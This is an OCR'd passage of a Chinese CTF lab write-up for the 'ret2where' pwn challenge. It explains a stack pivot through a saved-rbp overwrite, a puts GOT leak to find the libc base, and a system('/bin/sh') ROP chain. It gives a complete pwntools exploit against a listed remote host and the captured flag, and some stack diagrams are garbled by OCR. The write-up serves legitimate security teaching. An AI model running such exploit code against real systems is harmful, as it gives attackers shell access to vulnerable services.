
但是，如果我们尝试以上述方式将 `welcome()` 中的 `name[]` 全部赋值为非 0 字符，我们将很难在其中插入有效的 gadget 等地址。因此我们需要考虑方式重新回到 `welcome()` 函数进行输入。我们考虑函数的调用和返回过程：

<table>
<tr><td></td><td></td><td></td><td></td></tr>
<tr><td rowspan="3">welcome()</td><td>ret addr</td><td rowspan="3"></td><td>w5</td></tr>
<tr><td>saved rbp</td><td>w4</td></tr>
<tr><td>name[32]</td><td>w3
w2
w1
w0</td></tr>
<tr><td rowspan="3">coda()</td><td>ret addr</td><td rowspan="3"></td><td>u1</td></tr>
<tr><td>saved rbp</td><td>u0</td></tr>
<tr><td>stock[]</td><td>...</td></tr>
<tr><td rowspan="3">_coda()</td><td>ret addr</td><td rowspan="3">32Bytes
(16+16)</td><td>c3</td></tr>
<tr><td>saved rbp</td><td>c2</td></tr>
<tr><td>str[16]</td><td>c1
c0</td></tr>
<tr><td></td><td></td><td></td><td></td></tr>
</table>

1. 调用过程略。其中，在运行到 `welcome()` 时输入全部为非 `'\0'` 的字符，从而计算各个所需内容的地址。
2. 从 `_coda()` 中 `leave` 时，`rsp` 一定会更改为当前 `rbp` 的值，即指向 `_coda()` 的 saved rbp，这是无法调整的；`rsp = &c2`
3. 但是 saved rbp 本身可以调整，这样我们就可以改变这次之后 `rbp` 的值，从而在后面影响 `rsp` 的值；`rbp = c2, rsp = &c3`
4. 从 `_coda()` 中 `ret` 时，`pc` 会改为这里 ret addr 的值，这个值是可以修改的；`rsp = &..., pc = c3`
5. 如果 return 到 `coda()`，那么下面进行的就是 `leave`，即将 `rsp` 的值更改为 `rbp` 的值，亦即之前 saved rbp 的值；`rsp = c2`
6. 然后发生一次出栈，`rbp` 的值会被改为此时栈顶的值，而此时的栈的位置是我们可以控制的；`rbp = *c2, rsp = c2 - 1`
7. 然后进行的就是 `ret`，这时候程序取当前栈顶的地址跳转过去；`pc = *(c2 - 1)`

8. 至此，我们可以掌控 `rbp`，`rsp` 和 `pc`。我们希望能在上述 5~7 步将控制流转到 `welcome()` 或者 `_coda()` 以便再一次用 `read()` 输入我们的 ROPChain。考虑到 `_coda()` 在 `read()` 后会直接 `leave`，因此我们能够使用的空间其实只有 16 字节，这是不够的；而 `welcome()` 会调用 `coda()` 进而调用 `_coda()`，这给我们了一定的操作空间。
9. 我们试图将控制流转到 `welcome()`。首先我们可以将 ret addr 改为 `<welcome + 5>`，即跳过了 `push rbp`。这样做的原因是为了满足栈的对齐要求，否则后续运行会出现段错误。如果我们要覆盖 ret addr，那么也势必需要给 saved rbp 赋一个值，这个值其实区别并不大，只是影响 `name[]` 后续被放在什么地方，进一步影响我们注入的其他地址。我们这里让 saved rbp 为 `str[16]` 的地址。
10. 控制流转到 `welcome()` 后，在 `welcome()` 中进一步修改 `name[]` 为与第 2 题中第一次注入的内容相似的内容。`welcome()` 调用 `coda()` 进而调用 `_coda()`，在 `_coda()` 中我们修改 saved rbp，使得后续运行 `leave`、`ret` 到 `coda()` 的剩余代码并经过 `leave` 后的 `rsp` 指向 `name[]` 的基地址，然后运行 `ret` 就可以实现类似第 2 题的调用了。
11. 调用完 `puts(GOT(puts))` 后返回到 `<welcome+5>` 再做一次 ROP，这时我们就可以调用 `system("/bin/sh")` 了。

即，我们构造了这样的栈结构：


welcome
dcd8
retaddr
d0
0 rbp
name
b0
coda
ret addr
0 rbp
~
dc40
_coda
38
ret addr
401263 (welcome +5)
30
0 rbp
dc30
Str
0
20
leave : sp = dc38 bp = dc30
ret : pc = 401263
welcome()
welcome
dcd8
retaddr
d0
0 rbp
name
b0
coda
(Step3)
ret addr
0 rbp
~
dc40
_coda
38
ret addr
0 rbp
30
Str
20
welcome
dba8
401256
a0
dc10
dc18
leave : bp = dc10 sp = dba8
ret : pc = 401256 sp = dba0
[dc10] [dc18] dc10+8 dc20
leave : bp = dcd0 sp = dc18
[dc18] [dc20] dc
ret : pc = 401245 sp = dc20
leave :

也就是这样：

<table>
<tr><th colspan="2">Step 1~2</th><th colspan="2">Step 3~4</th><th colspan="2">Step 5~6</th></tr>
<tr><td colspan="6">⋮</td></tr>
<tr><td rowspan="2">welcome()</td><td>ret addr</td><td colspan="4" rowspan="3"></td></tr>
<tr><td>saved rbp</td></tr>
<tr><td>name[32]
all none '\0'</td></tr>
<tr><td>coda()</td><td>coda()</td></tr>
<tr><td rowspan="3">_coda()</td><td>ret addr
<welcome+5></td><td rowspan="4">welcome()</td><td><welcome+5></td><td rowspan="4">welcome()</td><td></td></tr>
<tr><td>saved rbp
str_base + 16</td><td>PLT(puts)</td><td>[system]</td></tr>
<tr><td rowspan="2">str[16]</td><td>GOT(puts)</td><td>["/bin/sh"]</td></tr>
<tr><td>[rdi gadget]</td><td>[rdi gadget]</td></tr>
<tr><td colspan="2" rowspan="3"></td><td>coda()</td><td>coda()</td><td>coda()</td><td>coda()</td></tr>
<tr><td rowspan="3">_coda()</td><td>ret addr</td><td rowspan="3">_coda()</td><td>ret addr</td></tr>
<tr><td>saved rbp
str_base - 8</td><td>saved rbp
str_base - 8</td></tr>
<tr><td>str[16]</td><td>str[16]</td></tr>
<tr><td colspan="6">⋮</td></tr>
</table>

编写脚本，得到正确结果：

```
    000003f0  e2 95 90 e2  95 90 e2 95  90 e2 95 9d  20 e2 95 9a  ···· ···· ···· ···
    00000400  e2 95 90 e2  95 90 e2 95  90 e2 95 90  e2 95 90 e2  ···· ···· ···· ····
    00000410  95 9d 20 e2  95 9a e2 95  90 e2 95 9d  20 20 e2 95  ·· ·· ···· ····  ··
    00000420  9a e2 95 90  e2 95 9d e2  95 9a e2 95  90 e2 95 9d  ···· ···· ···· ····
    00000430  20 20 e2 95  9a e2 95 90  e2 95 9d 20  20 20 e2 95  ··  ···· ···  ··
    00000440  9a e2 95 90  e2 95 9d 20  20 20 e2 95  9a e2 95 90  ···· ···  ··  ····
    00000450  e2 95 90 e2  95 90 e2 95  90 e2 95 90  e2 95 90 e2  ···· ···· ···· ····
    00000460  95 9d 20 0a  5b 20 74 69  6d 65 73 74  61 6d 70 20  ··  · [ ti mest amp
    00000470  5d 20 54 68  75 20 41 70  72 20 20 37  20 31 34 3a  ] Th u Ap r  7  14:
    00000480  33 37 3a 34  31 20 32 30  32 32 0a 59  6f 75 20 66  37:4 1 20 22·Y ou f
    00000490  6c 61 67 3a  20 73 73 65  63 32 30 32  32 7b 35 74  lag:  sse c202 2{5t
    000004a0  41 63 4b 5f  63 41 6e 5f  62 45 5f 45  76 45 72 79  AcK_ cAn_ bE_E vEry
    000004b0  77 48 45 72  65 7c 37 33  61 61 37 34  64 66 7d 0a  wHEr e|73 aa74 df}·
    000004c0
CHALLENGE: ROP ret2where??
```


```
[ timestamp ] Thu Apr  7 14:37:41 2022
You flag: ssec2022{5tAcK_cAn_bE_EvErywHEre|73aa74df}
```

Python | 复制代码

```python
from pwn import *

context.log_level = 'DEBUG'

conn = remote("116.62.228.23", 10303)
#conn = gdb.debug('./03_ret2where', 'b _coda')
#conn = gdb.debug('./03_ret2where', 'b *0x40125d')

conn.recvuntil("ID:\n")
conn.sendline("3190105871")

e = ELF('./03_ret2where')
puts_plt = e.symbols['puts']
puts_got = e.got['puts']
_coda_addr = e.symbols['_coda']
welcome_addr = 0x401263
rdi_gadget = 0x401383

print("===== step 1 === get offset =====")

conn.recvuntil('please?\n') # welcome, name

payload = b'0' * 0x20
conn.send(payload)

storeRecv = conn.recvline()
print(b"debug " + storeRecv[44:50])
welcome_rbp = u64(storeRecv[44:50]  + b'\x00\x00')
print("rbp addr: " + hex(welcome_rbp))

print("===== step 2 === jump from _coda() to welcome() =====")

conn.recvuntil('to say?\n') # _coda, str

test_rbp = 0x7ffca19a2180
test_str = 0x7ffca19a20b0
print("str base: " + hex(test_str - test_rbp + welcome_rbp))
str_base = test_str - test_rbp + welcome_rbp

payload = b'0'*16 + p64(str_base + 16) + p64(welcome_addr)
conn.send(payload)

print("===== step 3 === put ROPchain #1 in name[] =====")

conn.recvuntil('please?\n') # welcome, name
```

```
46
47  payload = p64(rdi_gadget) + p64(puts_got) + p64(puts_plt)+
    p64(welcome_addr)
48  conn.send(payload)
49
50  print("===== step 4 === stack migration #1 get libc offset =====")
51
52  conn.recvuntil('to say?\n') # _coda, str
53
54  payload = b'0'*16 + p64(str_base - 8)
55  conn.send(payload)
56
57  storeRecv = conn.recvline()
58  puts_addr = u64(storeRecv[:-1]  + b'\x00\x00')
59
60  lib_base = puts_addr - 0x875a0
61
62  print("===== step 5 === put ROPchain #2 in name[] =====")
63
64  conn.recvuntil('please?\n') # welcome, name
65
66  ret_gadget = 0x40101a
67  binsh = 0x1b75ab + lib_base
68  system_addr = 0x55410 + lib_base
69
70  payload = p64(rdi_gadget) + p64(binsh) + p64(system_addr)
71  conn.send(payload)
72
73  print("===== step 6 === stack migration #2 run system() =====")
74
75  conn.recvuntil('to say?\n') # _coda, str
76
77  payload = b'0'*16 + p64(str_base - 8)
78  conn.send(payload)
79
80  print("===== successful ! QWQ =====")
81
82  conn.sendline('./flag.exe 3190105871')
83  conn.interactive()
```